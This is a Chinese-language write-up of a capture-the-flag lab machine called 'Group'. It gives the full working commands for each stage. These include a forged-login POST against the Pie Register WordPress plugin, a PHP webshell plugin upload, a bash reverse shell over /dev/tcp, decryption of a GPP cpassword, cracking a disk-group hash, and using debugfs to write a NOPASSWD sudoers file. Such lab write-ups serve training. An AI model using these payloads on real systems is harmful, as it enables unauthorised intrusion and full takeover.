Group

```
靶机：Group
作者：Sublarge
靶机ID:610
```

信息收集


```
┌──(root㉿kali)-[~]
└─# ./rustscan -a 192.168.44.245
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
TreadStone was here 🚀

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.44.245:22
Open 192.168.44.245:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-17 23:47 EDT
Initiating ARP Ping Scan at 23:47
Scanning 192.168.44.245 [1 port]
Completed ARP Ping Scan at 23:47, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:47
Scanning group.dsz (192.168.44.245) [2 ports]
Discovered open port 80/tcp on 192.168.44.245
Discovered open port 22/tcp on 192.168.44.245
Completed SYN Stealth Scan at 23:47, 0.02s elapsed (2 total ports)
Nmap scan report for group.dsz (192.168.44.245)
Host is up, received arp-response (0.00040s latency).
Scanned at 2026-04-17 23:47:30 EDT for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:EA:A6:64 (VMware)
```


Version 9.37.6 is re
Changelog

80端口探测




```
vim /etc/hosts
192.168.44.245 group.dsz
是一个wordpress站点
```

Pie Register 插件



查看插件版本

```
┌──(root㉿kali)-[~]
└─# curl -s http://group.dsz/wp-content/plugins/pie-register/readme.txt | head

=== Registration Forms – User profile, Content Restriction, Spam Protection, Payment Gateways, Invitation Codes ===

Contributors: genetech, pieregister
Tags: login form, user profile, User Registration, registration form, membership
Requires at least: 4.0
Tested up to: 5.8
Requires PHP: 5.6
Stable tag: 3.7.1.3
License: GNU Version 2 or Any Later Version
License URI: https://www.gnu.org/licenses/gpl-3.0.html
```

未授权伪造Cookie

```
传入
user_id_social_site=1 social_site=true piereg_login_after_registration=true
让服务端直接给用户 ID 为 1 的用户登录 Cookie。
```

```
┌──(root㉿kali)-[~]
└─# curl -i -c cookies.txt \
  -X POST http://group.dsz/ \
  --data 'user_id_social_site=1&social_site=true&piereg_login_after_registration=true&_wp_http_referer=/login/&log=null&pwd=null'

HTTP/1.1 302 Found
Date: Sat, 18 Apr 2026 04:17:37 GMT
Server: Apache/2.4.66 (Unix)
X-Powered-By: PHP/8.2.30
Set-Cookie: wordpress_a49f562bd052e03fd64651c58e60bd2e=ll104567%7C1776658657%7C3QLVH8myJXeck8vHhGwqpfPpvFqLGCZjmfKojM9M5kC%7C0ddb096e3a3801e5ac9f72cb7a22396b62a598
3a9cac12a0f063766a7271f87; path=/wp-content/plugins; HttpOnly
Set-Cookie: wordpress_a49f562bd052e03fd64651c58e60bd2e=ll104567%7C1776658657%7C3QLVH8myJXeck8vHhGwqpfPpvFqLGCZjmfKojM9M5kC%7C0ddb096e3a3801e5ac9f72cb7a22396b62a598
3a9cac12a0f063766a7271f87; path=/wp-admin; HttpOnly
Set-Cookie: wordpress_logged_in_a49f562bd052e03fd64651c58e60bd2e=ll104567%7C1776658657%7C3QLVH8myJXeck8vHhGwqpfPpvFqLGCZjmfKojM9M5kC%7C9e0d62de54afdece40b9778bc1cc
2f0b87d36ef1051c615e4c9839f7e938905; path=/; HttpOnly
Set-Cookie: wordpress_a49f562bd052e03fd64651c58e60bd2e=ll104567%7C1776658657%7C9J8bhtvkCpzB24xZoOuoDLuj6S0FZcMmpasqWw7UjgC%7C19f9c818528af9f9911b993c226d74f21752a4
272190c4b588e7ef979e74a83; path=/wp-content/plugins; HttpOnly
Set-Cookie: wordpress_a49f562bd052e03fd64651c58e60bd2e=ll104567%7C1776658657%7C9J8bhtvkCpzB24xZoOuoDLuj6S0FZcMmpasqWw7UjgC%7C19f9c818528af9f9911b993c226d74f21752a4
272190c4b588e7ef979e74a83; path=/wp-admin; HttpOnly
Set-Cookie: wordpress_logged_in_a49f562bd052e03fd64651c58e60bd2e=ll104567%7C1776658657%7C9J8bhtvkCpzB24xZoOuoDLuj6S0FZcMmpasqWw7UjgC%7Cb10d9bf3805a92e663e908c4fe90
86d3c05ba3f074d276aaf22f5319fc99d1e; path=/; HttpOnly
X-Redirect-By: WordPress
Location: http://group.dsz
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

拿着cookies就可以开始访问后台了

```
┌──(root㉿kali)-[~]
└─# curl -s -b cookies.txt -L http://group.dsz/wp-admin/ | grep -i '<title>'

        <title>Dashboard &lsaquo; Group.dsz &#8212; WordPress</title>
```

上传插件webshell

拿到后台，那一般就是去上传插件然后拿到webshell了

提取 nonce

```
┌──(root㉿kali)-[~]
└─# curl -s -b cookies.txt 'http://group.dsz/wp-admin/plugin-install.php?tab=upload' -o upload.html

┌──(root㉿kali)-[~]
└─# NONCE=$(grep -oE 'name="_wpnonce" value="[^"]+"' upload.html | head -1 | sed -E 's/.*value="([^"]+)"/\1/')

┌──(root㉿kali)-[~]
└─# echo $NONCE
fd5e2e84fa
```

上传插件

```php
<?php
/*
Plugin Name: shell
*/
if (isset($_REQUEST['cmd'])) {
    header('Content-Type: text/plain');
    system($_REQUEST['cmd'] . ' 2>&1');
    exit;
```

```
}
?>
```

```
zip -qr shell.zip shell
```

```
curl -s -i -b cookies.txt \
  -F "_wpnonce=$NONCE" \
  -F "_wp_http_referer=/wp-admin/plugin-install.php?tab=upload" \
  -F "pluginzip=@shell.zip;type=application/zip" \
  -F "install-plugin-submit=Install Now" \
  'http://group.dsz/wp-admin/update.php?action=upload-plugin'
curl -s "http://group.dsz/wp-content/plugins/shell/shell.php?
cmd=id;whoami;pwd"
```

```
┌──(root㉿kali)-[/tmp]
└─# curl -s "http://group.dsz/wp-content/plugins/shell/shell.php?cmd=id"
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)

┌──(root㉿kali)-[/tmp]
└─#
```

反弹shell

```
nc -lvnp 4444

curl -G \
  --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/192.168.44.128/4444
0>&1'" \
  "http://group.dsz/wp-content/plugins/shell/shell.php"
```

```
┌──(root㉿kali)-[/tmp]
└─# nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.245] 46640
bash: cannot set terminal process group (3356): Not a tty
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
Group:/var/www/localhost/htdocs/wp-content/plugins/shell$ id
id
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
Group:/var/www/localhost/htdocs/wp-content/plugins/shell$
```

信息再收集

```
Group:/var/www/localhost/htdocs/wp-content/plugins/shell$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:104:106:apache:/var/www:/sbin/nologin
www-data:x:82:82::/var/www:/sbin/nologin
mysql:x:101:102:mysql:/var/lib/mysql:/sbin/nologin
vick:x:1000:1000::/home/vick:/bin/bash
Group:/var/www/localhost/htdocs/wp-content/plugins/shell$
```

```
cd /home
Group:/home$ ls
ls
vick
Group:/home$ cd vick
cd vick
Group:/home/vick$ ls
ls
user.txt
Group:/home/vick$ cat user.txt
cat user.txt
flag{user-539225fb1c359bbaf8e58a9b5c6aaa5e}
Group:/home/vick$
```

Groups.xml

```
这是Windows Group Policy Preferences 中的 cpassword
使用GPP cpassword公开固定AES-key:
4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b
进行解密
```

```
Group:/opt$ ls -la
ls -la
total 12
drwxr-xr-x    2 root     root          4096 Mar  5 20:07 .
drwxr-xr-x   21 root     root          4096 Mar  6 18:24 ..
-rw-r--r--    1 root     root           319 Mar  5 20:07 Groups.xml
Group:/opt$ cat Groups.xml
cat Groups.xml
<Groups xmlns:userid="http://www.microsoft.com/GroupPolicy/Settings/Users">
  <User clsid="{15171732-B1F3-4354-8D71-B07E2368305A}" name="LocalAdmin" uid="{F0706C86-6460-4447-9C9D-E0D5B6673891}">
    <Properties action="U" userName="admin" cpassword="wh/dhDkLLn3qw0d7wqGNX4EripI2ZeShL3A5V9g9A8A=" />
  </User>
</Groups>
Group:/opt$ 
```

```python
import subprocess

# The CP value, key, and IV
CP = 'wh/dhDkLLn3qw0d7wqGNX4EripI2ZeShL3A5V9g9A8A='
KEY = '4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b'
IV = '00000000000000000000000000000000'

# Step 1: Decode the base64 encoded CP and write it to a binary file
with open('cp.bin', 'wb') as f:
    f.write(subprocess.check_output(['base64', '-d'], input=CP.encode()))

# Step 2: Use OpenSSL to decrypt the file using AES-256-CBC
decrypted_data = subprocess.check_output(
    ['openssl', 'enc', '-d', '-aes-256-cbc', '-K', KEY, '-iv', IV, '-nopad',
'-in', 'cp.bin']
)

# Step 3: Handle padding and decode from UTF-16LE
pad = decrypted_data[-1]  # Last byte represents padding length
data = decrypted_data[:-pad]  # Remove the padding
print(data.decode('utf-16le'))
```

```
┌──(root㉿kali)-[/tmp]
└─# vim 1.py

┌──(root㉿kali)-[/tmp]
└─# python 1.py
1045670921
```

权限提升

```
ssh vick@192.168.44.245
1045670921
```

```
┌──(root㉿kali)-[/tmp]
└─# ssh vick@192.168.44.245
The authenticity of host '192.168.44.245 (192.168.44.245)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:35: [hashed name]
    ~/.ssh/known_hosts:36: [hashed name]
    ~/.ssh/known_hosts:41: [hashed name]
    ~/.ssh/known_hosts:53: [hashed name]
    ~/.ssh/known_hosts:58: [hashed name]
    ~/.ssh/known_hosts:59: [hashed name]
    ~/.ssh/known_hosts:60: [hashed name]
    (5 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.44.245' (ED25519) to the list of known hosts.
vick@192.168.44.245's password:
              _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

vick@Group:~$ id
uid=1000(vick) gid=1000(vick) groups=1000(vick)
vick@Group:~$
```

信息再再收集

```
vick@Group:/etc$ ls
ImageMagick-7    fonts      issue          modules          passwd       security            sudoers.d
acpi             fstab      issue.apk-new  modules-load.d   passwd-      services            sysctl.conf
alpine-release   fstab.old  keymap         motd             periodic     shadow              sysctl.d
apache2          group      lbu            mtab             php82        shadow-             terminfo
apk              group-     local.d        my.cnf           profile      shells              udhcpc
bash             gshadow    localtime      my.cnf.d         profile.d    skel                update-extlinux.conf
busybox-paths.d  gshadow-   login.defs     nanorc           protocols    ssh                 update-extlinux.d
conf.d           hostname   logrotate.d    network          rc.conf      ssl                 update-issue.sh
crontabs         hosts      mdev.conf      nsswitch.conf    resolv.conf  ssl1.1              vim
default          init.d     mke2fs.conf    opt              runlevels    sudo.conf           zoneinfo
e2scrub.conf     inittab    mkinitfs       os-release       secfixes.d   sudo_logsrvd.conf
environment      inputrc    modprobe.d     pam.d            securetty    sudoers
vick@Group:/etc$
```

/etc/gshadow-

> /etc/gshadow-它的属组是 vick，而当前用户是 vick，可以进行读取

```
vick@Group:/etc$ ls -l /etc/passwd- /etc/shadow- /etc/group- /etc/gshadow-
-rw-r--r--    1 root     root           607 Mar  5 18:27 /etc/group-
-rw-r-----    1 root     vick            25 Mar  5 18:30 /etc/gshadow-
-rw-r--r--    1 root     root           889 Mar  5 18:01 /etc/passwd-
-rw-r-----    1 root     shadow         566 Mar  5 18:01 /etc/shadow-
vick@Group:/etc$
```

```
vick@Group:/etc$ cat /etc/gshadow-
disk:peDykKCISQ5zM::root
vick@Group:/etc$
```

爆破disk 组密码

```
前面泄露了 disk 组的密码 hash
disk 组在 Linux 中非常敏感，因为拥有 disk 组后可以读写块设备
```

```
┌──(root㉿kali)-[/tmp]
└─# john --format=descrypt gshadow_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 AVX])
No password hashes left to crack (see FAQ)

┌──(root㉿kali)-[/tmp]
└─# john --show --format=descrypt gshadow_hash.txt
disk:19882006

1 password hash cracked, 0 left

┌──(root㉿kali)-[/tmp]
└─#
```

权限再提升

disk 组探测

```
newgrp disk
我这里一直卡在交互式shell里面 不给我输入密码
就用script 分配伪终端，然后把密码喂进去
```

```
vick@Group:~$ id
uid=1000(vick) gid=1000(vick) groups=1000(vick)
vick@Group:~$ newgrp disk

Password: vick@Group:~$ id
uid=1000(vick) gid=6(disk) groups=1000(vick)
vick@Group:~$ newgrp disk
```

```
vick@Group:~$ printf '19882006\nid\nls -l /dev/sda*\n' | script -q /dev/null -c 'newgrp disk'
19882006
id
ls -l /dev/sda*
Password: Group:~$ id
uid=1000(vick) gid=6(disk) groups=1000(vick)
Group:~$ ls -l /dev/sda*
brw-rw----    1 root     disk       8,   0 Apr 18  2026 /dev/sda
brw-rw----    1 root     disk       8,   1 Apr 18  2026 /dev/sda1
brw-rw----    1 root     disk       8,   2 Apr 18  2026 /dev/sda2
brw-rw----    1 root     disk       8,   3 Apr 18 12:04 /dev/sda3
Group:~$
exit
```

```
当前用户可以读写磁盘设备
确认根分区:mount | grep ' / '
```

```
vick@Group:~$ printf '19882006\nid\nmount | grep " / "\n' | script -q /dev/null -c 'newgrp disk'
19882006
id
mount | grep " / "
Password: Group:~$ id
uid=1000(vick) gid=6(disk) groups=1000(vick)
Group:~$ mount | grep " / "
/dev/sda3 on / type ext4 (rw,relatime)
Group:~$
exit
vick@Group:~$
```

debugfs读取 root.txt

```
vick@Group:~$ printf '19882006\ndebugfs -R "cat /root/root.txt" /dev/sda3 2>/dev/null\n' | script -q /dev/null -c 'newgrp disk'
19882006
debugfs -R "cat /root/root.txt" /dev/sda3 2>/dev/null
Password: Group:~$ debugfs -R "cat /root/root.txt" /dev/sda3 2>/dev/null
flag{root-6c550ffedd08a2f1536b6d589313e241}
Group:~$
exit
vick@Group:~$
```

debugfs 写 sudoers.d 提权

```
当前 vick 已经在 disk 组中，可以通过 debugfs -w 直接修改根分区上的文件
```

```
cat > /tmp/sudo <<'EOF'
vick ALL=(ALL) NOPASSWD: ALL
EOF
chmod 440 /tmp/sudo
printf '19882006\ndebugfs -w -R "write /tmp/sudo /etc/sudoers.d/vick"
/dev/sda3\n' | script -q /dev/null -c 'newgrp disk'
```

```
vick@Group:~$ cat > /tmp/sudo <<'EOF'
vick ALL=(ALL) NOPASSWD: ALL
EOF
vick@Group:~$ chmod 440 /tmp/sudo
vick@Group:~$ printf '19882006\ndebugfs -w -R "write /tmp/sudo /etc/sudoers.d/vick" /dev/sda3\n' | script -q /dev/null -c 'newgrp disk'
19882006
debugfs -w -R "write /tmp/sudo /etc/sudoers.d/vick" /dev/sda3
Password: Group:~$ debugfs -w -R "write /tmp/sudo /etc/sudoers.d/vick" /dev/sda3
debugfs 1.47.2 (1-Jan-2025)
write: Ext2 file already exists
Group:~$
exit
vick@Group:~$ id
uid=1000(vick) gid=6(disk) groups=1000(vick)
vick@Group:~$ sudo -l
Matching Defaults entries for vick on Group:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for vick:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User vick may run the following commands on Group:
    (ALL) NOPASSWD: ALL
vick@Group:~$
```

```
vick@Group:~$ sudo -i
root@Group:~# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Group:~# ls
root.txt
root@Group:~# cat root.txt
flag{root-6c550ffedd08a2f1536b6d589313e241}
root@Group:~#
```